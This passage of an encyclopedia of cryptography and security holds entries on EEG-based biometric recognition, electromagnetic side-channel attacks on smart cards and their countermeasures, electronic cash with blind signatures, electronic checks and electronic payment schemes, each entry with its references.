artifacts, which can instead affect acquisitions made in EO scenarios, mainly due to involuntary eye blinking. In addition, a variety of tasks, like the fruition of audio or visual content, performing real or imagined body movements, imagine speaking, and computing mathematical operations, to cite a few, can be used to elicit brain signals. When the brain responses are time-locked to the occurrence of meaningful exogenous or endogenous events, we commonly refer to them as event-related potentials (ERPs). They can be extracted by averaging the EEG responses, recorded in correspondence to several homogeneous stimuli. Their characteristics, described in terms of latency, time, polarity, and topography, can reflect the functional coordination of cortical neurons during neurocognitive information processing. A notable example of ERPs is the P300, consisting in a positive deviation of the scalp potential 300 ms after the occurrence of a task-relevant stimulus. P300 ERPs are often used for brain-computer interface (BCI) applications in oddball tasks, where an infrequent but task-relevant stimulus is presented among frequent irrelevant stimuli (Polich, 2007).

Within the biometric framework, several elicitation protocols have been employed. Resting conditions, both EO and EC, have been analyzed in Maiorana et al. (2016a) and in Maiorana and Campisi (2018) where also a mathematical computational task and a speech imagery task have been analyzed on an extensive longitudinal database collected using a 19-channel acquisition system. Specifically, the dataset comprises 5 different sessions where 45 healthy subjects have donated their EEG signals elicited using 4 different protocols. Out of these 45 subjects, 30 have donated their EEG traits also during a sixth acquisition session for an overall time span of around 3 years. In Das et al. (2016), ERPs related to visual stimuli, consisting of a flashing pattern of geometrical shapes, generating a spontaneous time-locked response of the visual cortex of the user, indicated as visually evoked potentials (VEPs), are used within a biometric framework. In Ruiz-Blondet et al. (2016) different types of stimuli like images of food, celebrities, words, and so forth, are used to elicit multiple reactions. Steady-state visually evoked potentials, namely, SSVEP, generated using light patterns flashing at specific frequencies, able to elicit the response of the brain at the same or at multiples of the frequency of the visual stimuli, can also be exploited within the biometric paradigm. In Min et al. (2017) flashing symbols representing Korean letters are used, whereas

in Piciucco et al. (2017) culture-neutral flashing squares are employed to elicit the brain signals. EC, EO, physical movement tasks, and motor imagery tasks, requiring the subjects to imagine movements without actual physical movement, have been investigated in Wang et al. (2019).

When dealing with EEG signals, preprocessing is a step of paramount importance in order to reduce the amount of artifacts, not related to brain activity, but reflected in the acquired signals. Sources of noise can be due to different factors such as muscular activity or eye blinking, to external sources such as capacitive coupling of electrodes and cables with other devices, to induction loops created between the employed equipment and the body, and to power supply artifacts, to cite a few. Artifact removal is commonly performed by visual inspection in biomedical and clinical applications, where portions of the acquired signals, affected by evident distortions, are discarded. On the other hand, automatic procedures are needed when dealing with real-time analysis, as for BCI applications, and also for biometric recognition purposes. Both temporal and spatial filtering are the simplest methods to improve the signal-to-noise ratio of the acquired data. More sophisticated techniques such as those based on independent component analysis (ICA) (Maiorana et al., 2016b) are also beneficial.

Most of the approaches proposed for EEG-based person recognition rely on the extraction of features from signals acquired using a single electrode, therefore with a strong spatial connotation of the area analyzed. The most successfully and commonly employed features are obtained from auto-regressive (AR), wavelet-based, power spectral density (PSD), as well as mel-frequency cepstrum coefficients (MFCCs) modeling. However, these approaches neglect the possible temporal dependency among the EEG signals generated in different areas of the brain. Many analytical approaches are available to measure the statistical interdependence among brain signals, using different mathematical operators (e.g., correlation, phase coherence, and Granger causality), implemented either in the temporal or in the frequency domain, capturing linear or nonlinear changes. These tools allow the estimation of the so-called functional brain connectivity (Friston, 2011).

The algorithms proposed in literature to compare the templates extracted from EEG frames collected during enrolment and recognition stages include, among the others, simple nearest neighbor approaches, support vector machines (SVMs), Gaussian mixture models (GMMs), and

hidden Markov models (HMMs) (Maiorana and Campisi, 2018). More recently, deep neural networks have been also employed to automatically define discriminative EEG signal representations, showing interesting potentialities to be further investigated (Wang et al., 2019).

Open Problems and Future Directions

EEG-based biometric systems pose several challenges to be solved by researchers in order for their deployment in real-life applications. Stability of the EEG traits across time for the same subject and uniqueness are two basic requirements that need to be assessed. However, differently from conventional biometrics, when dealing with EEG biometrics the target brain responses need to be elicited using some specific protocols, ranging from resting state, to imagined movements, to speech imagery, and so forth. Therefore, permanence and uniqueness need to be analyzed with respect to the protocol employed and also with respect to the extracted features.

Despite the several advantages of EEG biometrics against conventional biometrics, the major obstacle toward the deployment of EEG-based biometric systems is mainly related to the inconvenient acquisition setup, requiring the positioning of electrodes placed on the scalp, usually involving the use of conductive gel to reduce skin impedance. Therefore, the optimization of the number of employed electrodes, together with the covered scalp area, are crucial tasks that need to be tackled in order to improve the users' quality of experience. Recently, dry electrodes, not requiring any conductive gel, have been introduced in the market, thus reducing the user discomfort with no degradation of the performance. Improvements in EEG signal acquisition and technological advances in sensor design, with the goal of dramatically improving the system usability, need to be addressed by researchers. In addition, the reduction of the acquisition session length, and the definition of less constrained acquisition conditions, are important research lines that need to be addressed by researchers in order to have systems working in the wild. Presentation attack is another open research issue. At the present stage of research, no attempts to spoof EEG-based recognition systems have been documented in literature. Therefore, a thoughtful analysis on possible spoofing methodologies could help in either corroborating or criticize the statement

that EEG-based systems are more secure than systems based on other biometrics, at least at the sensor level.

Cross-References

Biometric Privacy
Biometric Recognition
Biometric Systems Evaluation

References

Campisi P, La Rocca D (2014) Brain waves for automatic biometric-based user recognition. IEEE Trans Inf Forensic Secur 9(5):782–800

Das R, Maiorana E, Campisi P (2016) EEG biometrics using visual stimuli: a longitudinal study. IEEE Signal Process Lett 23(3):341–345

Friston KJ (2011) Functional and effective connectivity: a review. Brain Connect 1(1):13–36

Gui Q, Ruiz-Blondet M, Laszlo S, Jin Z (2019) A survey on brain biometrics. ACM Comput Surv 51(6):1–38

Maiorana E, Campisi P (2018) Longitudinal evaluation of EEG-based biometric recognition. IEEE Trans Inf Forensic Secur 13(5):1123–1138

Maiorana E, La Rocca D, Campisi P (2016a) On the permanence of EEG signals for biometric recognition. IEEE Trans Inf Forensic Secur 11(1):163–175

Maiorana E, Solé-Casals J, Campisi P (2016b) EEG signal preprocessing for biometric recognition. Mach Vis Appl 27(8):1351–1360

Malmivuo J, Plonsey R (1995) Bioelectromagnetism: principles and applications of bioelectric and biomagnetic fields. Oxford University Press, New York/Oxford

Min BK, Suk HI, Ahn MH, Lee MH, Lee SW (2017) Individual identification using cognitive electroencephalographic neurodynamics. IEEE Trans Inf Forensic Secur 12(9):2159–2167

Piciucco E, Maiorana E, Falzon O, Camilleri K, Campisi P (2017) Steady-state visual evoked potentials for EEG-based biometric identification. In: International Conference of the Biometrics Special Interest Group (BIOSIG)

Polich J (2007) Updating P300: an integrative theory of P3a and P3b. Clin Neurophysiol 118(10):2128–2148

Revett K (2012) Cognitive biometrics: a novel approach to person authentication. Int J Cogn Biometrics 1(1):1–9

Ruiz-Blondet M, Jin Z, Laszlo S (2016) CEREBRE: a novel method for very high accuracy event-related potential biometric identification. IEEE Trans Inf Forensic Secur 11(7):1618–1629

Stassen H (1980) Computerized recognition of persons by EEG spectral patterns. Electroencephalogr Clin Neurophysiol 49(1–2):190–194

Wang M, El-Fiqi H, Hu J, Abbass H (2019) Convolutional neural networks using dynamic functional connectivity for EEG-based person identification in diverse human states. IEEE Trans Inf Forensic Secur 14(12):3259–3272

Yang S, Deravi F (2017) On the usability of electroencephalographic signals for biometric recognition: a survey. IEEE Trans Hum Mach Syst 47(6):958–969

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300307

Efficiency of Hyperelliptic Curve Cryptosystems

Hyperelliptic Curves Performance

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300308

e-Government

CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300310

Electrocardiogram-Based Biometrics

ECG Biometrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_125

Electromagnetic Attack

Jean-Jacques Quisquater[20] ✉ and David Samyde[20]
(20) Intel Corporation, Santa Clara, CA, USA

Definition

Introduction

Kerchoff's laws (*maxim's*) recommend basing cryptographic security solely on the secrecy of the *key* and not on the concealment of the *encryption* algorithm. A cryptosystem that uses some specific encryption method may, however, be imperfect as to its physical implementation. One or several leakages of all possible kinds may in that case provide an attacker with relevant information. Physical signals can often be used as a leakage source to conduct side-channel cryptanalysis (Kelsey et al. 1998) (refer also *side-channel attacks*). Time, power consumption, or electromagnetic radiations can, for instance, be used. Electromagnetic radiation leakage has been known for a long time now, (http://www.cryptome.org) and it also constitutes the subject of very recent research (Kuhn and Ross 1998). When analyzing cryptographic implementations, the near and far field of cryptographic processors may offer a leakage source that should be seriously taken into account.

Background

History

It is quite difficult to fix with precision the advent of side-channel cryptanalysis. It even seems that this date is rather to be situated at the end of the nineteenth century or at the very beginning of twentieth. J. Maxwell has established its theory on electromagnetic waves in 1873. Some crosstalk

problems in telephone links were mentioned at the end of the nineteenth century. The obtained information was only copied on another media in order to listen to it afterward. In 1918, H. Yardley and his team discovered that classified information could leak from electric materials. This knowledge enabled them to rediscover the handled secrets. The data contained in a cryptographic device modulated a signal on the tape of a nearby recording source. The study of the IBM typewriter in the middle 1930S indicated that the leakage of information was important and had to be seriously taken into account. Many years and some interception cases later, militaries seriously worried about this new threat and initiated the *TEMPEST* program. It is amusing to notice that the first analyses were based on electromagnetic radiation, rather than directly on the analysis of the consumed current. This is due to the ease of measuring the radiated field, which needs no physical access to the device, unlike consumption measurements.

In the early 1970s, people began mentioning cases of interference between some of their electronic equipment. Electromagnetic radiation has even been described by standard, thus allowing the peaceful coexistence of various devices at the same time in the same place. All electronic devices are sensitive to outside disturbances and may in some cases, themselves, be disturbing elements. So an office computer can interfere with a radio receiver and this is the idea on which the study of electromagnetic fields emitted by processors is based upon (Muccioli and Catherwood 1993; Slattery et al. 2000). The idea has been applied to smart cards, and allowed, realizing that their radiation could easily be measured (Hess et al. 2000).

Theory

Principles

It is thus possible to investigate radiations coming from electronic components while they are executing a sensitive computation involving some secret. A solution therefore is to measure the electromagnetic radiation of the chip during computation. The principles of Simple Power Analysis (SPA) and Differential Power Analysis (DPA) (Kocher et al. 1999) (*differential power analysis*) are based on consumption differences generated during the computation in function of the value of some key bit, which can be used to recover the key. Similarly, Simple Electromagnetic


Analysis (SEMA) and Differential Electromagnetic Analysis (DEMA) allow retrieving the key as well, based on the same concept (Quisquater and Samyde 2000). It is important to notice that refinements such as Automatic Template Analysis, *Dictionary attacks*, High-Order DPA or Multiple bits DPA (Kocher et al. 1999; Messerges et al. 1999) are also useful in the case of electromagnetic analyses.

In the case of the current analysis, however, the only possible measure contains the sum of the contributions of all actions of the processor at a given moment. Computer architecture and the massive use of commutation electronics generate interesting properties for electromagnetic analysis. The modifications linked to the evolution of the clock characterize the system for the case of a synchronous processor and the bus transfers have a consumption that is proportional to the number of bit transitions between two cycles. It is indeed possible to easily use sensors that are only sensitive to commutations inside the chip. When the value of a logic gate is established and does not vary anymore, the only existing currents are continuous currents. During the commutation from one value to another, on the contrary, the involved currents contain very different frequency components. Every continuous current will indeed not provide any contribution to the sensor. The oscillators and commutation lines, on the contrary, provide contributions that are directly linked to the size of the used amplifiers, their power, and the quantity of changing bits. But it is possible to carry out the same measure in the case of leakage by consumption measurements. It is possible to decouple the power supply by judiciously placing a small capacitor between the power supply line and the ground of the device under measure. This is a principle that is well known to electronics engineers, and all disruptions that are present on the power supply line will in this way go through the capacitor to end up at the ground. As previously, only the commutations are visible. By measuring the currents that transit through this capacitor, it is possible to highly reduce the number of samples that are required for a differential measure. This current measurement can be carried out by an electromagnetic measurement.

The figure depicted below shows two curves, representing the initialization of a smart card, the execution of a DES (*Data Encryption Standard*) and the stopping of the card. Both curves have signal-to-noise ratios that are very close, but the green curve, which details the current through the capacitor, requires 25 times less traces than the one that

represents the current measurement. As for power consumption measurements, the analysis of the currents, obtained with an electromagnetic field sensor can be performed in the time domain as well as in the frequency domain. The internal clocks of the components, as well as the oscillator of the charge pump required for the writing into some nonvolatile memories, can in this way easily be found. In certain cases (charge pumping oscillator, etc.), the sensitive information modulates the radiated signals and a simple demodulation suffices to recover the data (Agrawal et al. 2002; Quisquater and Samyde 2000; Rao and Rohatgi 2001).

The cards are well protected against a wide variety of attacks (*Tamper Detection*, *Tamper Response*, and *Tamper Resistance*) in order to avoid fault insertion (Biham and Shamir 1997; Boneh et al. 1997; Skorobogatov and Anderson 2002) (*Fault Attack*). As a consequence, they recreate their clock internally and by electromagnetic analysis it is possible to recover this clock, to re-amplify it and to multiply it in order to be able to synchronize the acquisition frequency of the device as well as possible (Fig. 1).



Electromagnetic Attack, Fig. 1

One of the advantages of EMA is the locality principle. Using an adapted sensor it is possible to locally measure the field radiated by a chip (Gandolfi et al. 2001; Quisquater and Samyde 2001). But the equations are much more complex than announced in (Gandolfi et al. 2001), and the near-field approximation does not require the same equations at all. Using a coil as the electromagnetic sensor and considering it as an adapted sensor is only a first-order approximation.

Advantages

An advantage of Electromagnetic Analysis is that it allows obtaining at least the same result as power analysis (Rao and Rohatgi 2001). But the most accurate information leakage model (*Side-Channel Attacks*) is based on bit

commutations between two states. Moreover, for some so-called classes of "bad" instructions, it allows to deduce results, where power analysis fails (Chari et al. 2002; Rao et al. 2002). So, EMA could be used to reduce the effectiveness of existing countermeasures against Power Analysis. Buses and registers constitute the major leakage sources. In addition, it is possible to use the possible leakage sources jointly. Rao and his team have shown that attacks that are based on signals which, taken together, do not necessarily present the best signal to noise ratio, can lead to satisfactory results (Agrawal et al. 2003). Smart cards are particularly vulnerable, as they can hardly detect a listening material (*Tamper Detection*, *Tamper Response*, and *Tamper Resistance*). In certain cases, electromagnetic analysis allows to recover PIN codes (*Personal Identification Number*) or, by applying an a little bit more complex approach (active sensors), to insert faults (Quisquater and Samyde 2002).

Context

Maxwell's equations indicate that it is possible to theoretically predict the radiation of a cryptoprocessor. The complexity of the computation is, however, often prohibitive and inhibits from using such a procedure. From this observation on, only an empirical approach, based on practice and experimentation, allows to rapidly obtain useful results. Once this step is taken, one can turn back to a numerical simulation and provide more reliable numerical values to the used model.

The practical approach is simple, but the principle of analysis by measuring the electromagnetic radiation is, however, more complex to put in place than the one that uses power consumption measurements. As for power analysis, a sensor and an acquisition system are sufficient to recover the sampled data. But sometimes the obtained signal has to be amplified before it can be correctly measured. Different sensors can therefore be used, but they do not all offer the same information. The measured spectrum also varies in the function of the implementations and the packaging of the components.

Countermeasures

There exist multiple countermeasures at the hardware level, but they are however not all well suited to all cases and have sometimes to be locally adjusted. The first of all these countermeasures is of course the use of a

Faraday cage, in order to stop all kinds of radiation leakage. This countermeasure, although being ideally the most perfect one, is also the most difficult to put in place. There are multiple and heavy constraints when using a Faraday cage and they cannot always all be relaxed. In order to reduce radiation, a thin metal layer (ideally a ferromagnetic one) may sometimes suffice to render measurements more difficult. In cases where a Faraday cage cannot be used because of bounding wires, power supply lines, or simply because of mechanical constraints (the thickness of a smart card is fixed at 0.76 mm), one should define a protection zone around the device to be measured. But once again, this cannot always be done.

Electronic designs call more and more upon low-consumption techniques. As a consequence, this reduces the commuted currents and thus reduces their radiation. These techniques are, however, not sufficient. One is then forced to use asynchronism techniques and classical DPA countermeasures (Dual rail logic, precharged logic, etc.) (*Side-Channel Attacks*). Some of the new architectures seem, however, to be able to break the locality principle and scatter around the computation over the processor.

Conclusion

Analysis by electromagnetic radiation has to be taken into account seriously, especially when it enables discovering cryptographic keys. Practical examples that could be threatened by such an attack are numerous (*Hardware Security Module* and *EMV-Standard*). Therefore, there exist some evaluation criterions (*Security Evaluation Criteria*) and countermeasures to stop this type of attack. Even if the signals are noisier, electromagnetic analysis has some serious advantages compared to power consumption analysis. The combination of both often allows reducing the required number of samples to recover the cryptographic keys, because of the improvement of the signal-to-noise ratio. The statistical analyses that can be performed afterward are numerous and also allow improving the efficiency of the attack compared to a classical differential analysis. The use of side channels to recover a cryptographic key is primordial when a physical access to the device is at disposal. But electromagnetic analysis strongly depends on the architecture of the chip, and some knowledge of the internal circuitry of the processor also highly facilitates the work.

Cross-References

Side-Channel Attacks

Recommended Reading

Agrawal D, Archambeault B, RaoJR RP (2002) The EM side-channel(s). In: Kaliski B (ed) Proceedings of the cryptographic hardware and embedded systems, CHES 2002, Redwood City. Lecture notes in computer science, vol 2523. Springer, Berlin, pp 29–45.

Agrawal D, Rao JR, Rohatgi P (2003) Multi-channel attacks. In: Walter C (ed) Proceedings of the cryptographic hardware and embedded systems, CHES 2003, Cologne, Lecture notes in computer science, vol 2779. Springer, Berlin, pp 2–16

Biham E, Shamir A (1997) Differential fault analysis of secret key cryptosystems. In: Kaliski BS Jr (ed) Proceedings of advances in cryptology – CRYPTO'97, Lecture notes in computer science, vol 1294. Springer, Berlin, pp 513–525.

Boneh D, Demillo RA, Lipton RJ (1997) On the importance of checking cryptographic protocols for faults. In: Kaliski BS Jr (ed) Advances in cryptology – EUROCRYPT'97, Lecture notes in computer science, vol 1294. Springer, Berlin, pp 37–51.

Chari S, Rao JR, Rohatgi P (2002) Template attacks. In: Kaliski B (ed) Proceedings of the cryptographic hardware and embedded systems, CHES 2002, Redwood City, Lecture notes in computer science, vol 2523. Springer, Berlin, pp 13–28.

Gandolfi K, Mourtel C, Olivier F (2001) Electromagnetic attacks: concrete results. In: Naccache D (ed) Proceedings of the cryptographic hardware and embedded systems, CHES 2001, Paris, Lecture notes in computer science, vol 2162. Springer, Berlin, pp 251–256.

Hess E, Jansen N, Meyer B, Schutze T (2000) Information leakage attacks against smart card implementations of cryptographic algorithms and countermeasures. In: Eurosmart, Proceedings of the Eurosmart Conference, Nice, pp 55–63

http://www.cryptome.org

Kelsey J, Schneier B, Wagner D, Hall C (1998) Side channel cryptanalysis of product ciphers. In: Quisquater JJ, Deswarte Y, Meadows C, Gollmann D (eds) Proceedings of ESORICS'98. Lecture notes in computer science, vol 1485. Springer, Louvain la Neuve, pp 97–110. Also available on http://www.schneier.com/paper-side-channel.html

Kocher P, Jaffe J, Jun B (1999) Differential power analysis. In: Wiener M (ed) Advances in cryptology – CRYPTO'99, Lecture notes in computer science, vol 1666. Springer, Berlin, pp 388–397. Also available on http://www.cryptography.com/resources/whitepapers/DPA.html

Kuhn MG, Ross JA (1998) Soft tempest: hidden data transmission using electromagnetic emanations. In: Proceedings of information hiding, second international workshop, IH'98, Portland, pp 124–142.

Messerges TS, Dabbish EA, Sloan RH (1999) Investigations of power analysis attacks on smartcards. In: USENIX workshop on smartcard technology, pp 151–162. Also available on http://www.usenix.org/publications/library/proceedings/smartcard99/full_papers/messerges/messerges.pdf

Muccioli JP, Catherwood M (1993) Characteristics of near-field magnetic radiated emissions from VLSI microcontroller devices. In: EMC test and design

Quisquater J-J, Samyde D (2000) A new tool for non-intrusive analysis of smart cards based on electro-magnetic emissions: the SEMA and DEMA methods. Eurocrypt Rump Session, Bruges, Belgium

Quisquater J-J, Samyde D (2001) Electromagnetic analysis (EMA): measures and countermeasures for smart cards. In: Attali I, Jensen T (eds) Proceedings of the international conference on research in smart cards E-Smart 2001, Cannes, Lecture notes in computer science, vol 2140. Springer, Berlin, pp 200–210

Quisquater J-J, Samyde D (2002) Eddy currents for magnetic analysis with active sensor. Eurosmart, Proceedings of the ESmart Conference, Cannes, pp 185–194

Rao JR, Rohatgi P (2001) EMpowering Side-Channel Attacks. IACR Cryptol. ePrint Arch, vol 37 Available on https://eprint.iacr.org/2001/037.pdf

Rao JR, Rohatgi P, Scherzer H, Tinguely S (2002) Partitioning attacks or how to rapidly clone some GSM cards. In: IEEE Symposium on Security and Privacy, Berkeley.

Skorobogatov S, Anderson R (2002) Optical fault induction attacks. In: Kaliski B (ed) Proceedings of the cryptographic hardware and embedded systems, CHES 2002, Redwood City, Lecture notes in computer science, vol 2523. Springer, Berlin, pp 2–12.

Slattery KP, Muccioli JP, North T (2000) Modeling the radiated emissions from microprocessors and other VLSI devices. In: IEEE 2000 International Symposium on Electromagnetic Compatibility

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300311

Electro-Magnetic Fingerprinting

Wireless Device Fingerprinting

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300312

Electromagnetic Security

Tempest

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_197

Electronic Cash

Gerrit Bleumer[21] ✉
(21) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Electronic Cash is a self-authenticating digital payment instrument that can be stored in an electronic wallet (or *electronic purse*) just like traditional cash is stored in a traditional wallet. Electronic cash is a form of direct, offline, and prepaid electronic payment instrument, that is, payers withdraw electronic cash from their bank accounts prior to making a purchase and payment. To make a payment, the payer simply passes a sufficient amount of electronic cash to the payee. The payee is not referred to a bank account of the payer as he would by an electronic check.

Theory

Like electronic payment schemes in general, electronic cash schemes shall satisfy the following security requirements:

- *Payment authorization*. Electronic cash typically comes in the form of *electronic coins* of various face values, which have attached a digital signature by the issuing bank. Any payee can immediately verify the validity of such electronic coins by checking them against the public verifying key of the respective issuing bank.

- *No counterfeiting*. The overall value of all payment instruments shall not be increased without further action by an authorized minting bank. This is partly achieved by the digital signatures of electronic coins, which ensure that electronic coins cannot be forged. However, the digital signatures alone cannot prevent cheating payers from overspending. In some systems, such attacks can be detected after the fact, but they cannot be prevented unless electronic wallets employ a piece of tamper resistant hardware that controls the spending of coins effectively. A moderate level of tamper resistance can be achieved by smartcards. This approach is taken, for example, by (http://www.mondex.com). Stronger levels of tamper resistance can only be achieved by more tamper responsive electronic wallets.
- *Confidentiality*. Certain payment information may be required to be kept confidential from prying eyes (privacy). The purchase content, the payment amount, or the time of payment shall not be disclosed to individuals not involved in the transaction. This is usually achieved by using a point-to-point connection between the payer's electronic wallet and the payee's merchant device (e.g., a point of sale terminal), or by using an SSL/TLS tunnel over the Internet (Secure Socket Layer and Transport Layer Security).

Payer anonymity and payment unlinkability can be achieved by electronic coins that are statistically independent of the payers who use them. According to work by Chaum and Brands (Brands 1994; Chaum 1983), this can be achieved by blind signatures as follows: When a payer opens an account with her issuing bank, she identifies herself to the issuer and establishes a role pseudonym to be used for her withdrawals of electronic coins from the issuer. When the payer withdraws an electronic coin from her bank account, the issuer provides a blind signature for the payer's role pseudonym. Different public verifying keys can be used to encode different face values of electronic coins, such that the face value cannot be changed by the blinding of signatures. The payer then transforms the blind signature into a signature for a one-time pseudonym of the payer. The resulting electronic coin is statistically independent of any other electronic coin of this and every other payer, thus achieving payer anonymity and payment unlinkability even against computationally unlimited payee's who collaborate with the issuer to figure out origins of electronic coins. The remarkable property of Brands proposal is that he

shows how to construct the payment protocol such that the payer automatically loses her anonymity once she spends any of her electronic coins twice. The payment protocol ensures that such cheating will immediately reveal to the payee the role pseudonym the payer uses with her issuer. Thus, Brands electronic cash scheme achieves overspender detection even if implemented without tamper resistant electronic wallets.

- *Reliability*. The payment transaction must be atomic in the sense that it is either processed completely or not at all. Even if the network or system crashes, there must be recovery mechanisms in place that either allow to re-synchronize the devices of all participants automatically or at least enable all participants to make their just claims. This is usually not addressed in the cryptographic literature, and for many electronic cash schemes actually in use, it is not described in great detail.

Nacchache and van Solms (1992) pointed out that anonymous electronic cash can be misused if there is no way of revoking the payer's anonymity in case of suspected money laundering and other kinds of financial abuse. Their work sparked more sophisticated proposals of anonymous electronic cash, for example, by Brickell, Gemmell, and Kravitz (1995) where centralized or decentralized trustees are capable of revoking the anonymity from electronic coins.

Electronic cash provides customers a way of offline electronic payment, that is, no bank or other trusted third party is involved in the payments. This may be appealing to certain groups of customers, but it is not favored by banks, and banks have argued against offline electronic payments by saying it is less secure than online electronic payments.

Applications

An industrial example of an electronic cash system is MasterCard's Mondex (http://www.mondex.com), which is based on electronic wallet devices that can directly communicate with each other.

Open Problems and Future Directions

Another practical issue in any electronic cash product is how customers are protected against loss of electronic coins in critical cases such as when their

electronic wallets fail or if disaster or bankruptcy strikes their issuer.

It is thus conceivable that electronic cash will remain a method of payment for smaller amounts, while online electronic payments methods will remain to be used for larger amounts.

Cross-References

Electronic Payment
Electronic Wallet
Overspender Detection
Overspending Prevention
Practical E-cash
Unlinkability

Editorial Note

Modern cryptocurrencies since the invention of Bitcoin are based on Blockchain technology (see entry Bitcoin).

References

Brands S (1994) Untraceable off-line cash in wallet with observers. In: Stinson DR (ed) Advances in cryptology – CRYPTO'93, vol 773. Springer, Berlin, pp 302–318

Brickell E, Gemmell P, Kravitz D (1995) Trustee-based tracing extensions to anonymous cash and the making of anonymous change. In: 6th ACM–SIAM symposium on discrete algorithms (SODA), 1995. ACM Press, New York, pp 457–466

Chaum D (1983) Blind signatures for untraceable payments. In: Chaum D (ed) Advances in cryptology – CRYPTO'82. Lecture Notes in Computer Science, Plenum, New York, pp 199–203

Naccache D, von Solms S (1992) On blind signatures and perfect crimes. Comput Secur 11(6):581–583

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_285

Electronic Check

Marijke De Soete[22] ✉
(22) Security4Biz, Oostkamp, Belgium

Synonyms

Electronic Check

Definition

An electronic order from one party (the drawer) to another (the drawee, normally a credit institution) requiring the drawee to pay a specified sum on demand to the drawer or a third party specified by the drawer.

Background

Theory

An electronic check functions very much in the same way as a paper check: It acts as a message to a bank to transfer funds to a third party; however, it has a number of security advantages over conventional checks since the account number can be encrypted, a digital signature can be employed, and digital certificates can be used to validate the entities involved.

Applications

There are a number of schemes for electronic checks which have been developed including one from the FSTC (see https://www.fiscal.treasury.gov/ecp/), a consortium of US banks and clearing houses.

Cross-References

Electronic Payment

Recommended Reading

https://www.fiscal.treasury.gov/ecp/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300314

Electronic Crime

Cyber Crime

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_198

Electronic Payment

Gerrit Bleumer[23] ✉
(23) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Electronic payment is a digital substitute for conventional payment by cash, check, debit card, credit card, wire transfer, or the like.

Background

Since the Internet spread beyond the research communities and made significant inroads into the commercial world, more and more customers connected to the Internet. Customers first got equipped with personal computers, then with palm pilots, and more recently with cell phones and smart phones. By the end of the 1990s, most customers in the developed countries connected to the Internet by one device or another. The wide availability of customer devices and the Internet itself sparked the development of electronic payment instruments throughout the 1980s and 1990s and many of them have been put to trial.

Theory

In traditional payment systems as well as in electronic payment systems, payers and payees keep and manage their money in bank accounts. The

payer's bank is sometimes called the *issuer*, while the payee's bank is called the *acquirer*. A payment system is a way to move a specified amount of money from the payer's bank account into the payee's bank account in a secure fashion. In order to transfer money from the payer's account at the issuer to the payee's account at the acquirer, the payer and payee can use various electronic payment instruments. All electronic payment instruments are electronic representations of cash, a payment order, funds transfer order, or the like that authorizes the transfer of a specified amount of money. Electronic payments can be initiated by the payer or by the payee.

In *indirect payment systems*, the payer initiates a payment with the acquirer into the payee's bank account, or the payee initiates a payment with the issuer from the payer's account. In either case, the payer and payee have no online interaction during the payment. Respective examples are *electronic funds transfer* and *automatic clearing house* (*ACH*).

In *direct payment schemes*, the payer and payee interact online during the payment while connecting their devices, either directly, for example, by inserting the payer's card into the payee's card reader and terminal or by a point-to-point IR connection, or by connecting the two devices through a wired or wireless (usually point-to-point) network. A direct payment scheme is called *online* if the payment protocol requires the issuer or the acquirer to participate in the payment protocol online. Otherwise, it is called *offline*. Online payment schemes are perceived as more secure because each payment transaction is overseen by an issuer or by an acquirer, who are regarded as trusted authorities. Offline (direct) payment schemes require payers to use electronic wallets, that is, secure hardware devices, in order to prevent overspending (overspending prevention). Direct payment schemes can be classified as follows:

- *Pre-pay*. At the time of payment, the payee's bank account is credited, but the payer has to have withdrawn a sufficient amount of money from her or his accounts BEFORE making the payment. This is usually called electronic cash.
- *Pay-now*. At the time of payment, the bank account of the payers is debited and the bank account of the payee is credited. Examples are electronic checks and debit cards.
- *Pay-later*. At the time of payment, the payee's bank account is credited, but the payer's bank account is debited some time later. Typical examples are electronic credit cards.

Payment schemes must satisfy a number of security requirements:

- *Payment authorization*. Payers shall not find money deducted from their accounts without their consent. Thus, all payments shall be authorized at least by the payer. This will not neccessarily imply that payers have to authenticate their identity to payees. In pre-pay systems, that is, e-cash systems, the payment instruments are self-authenticated, and payers may remain anonymous.

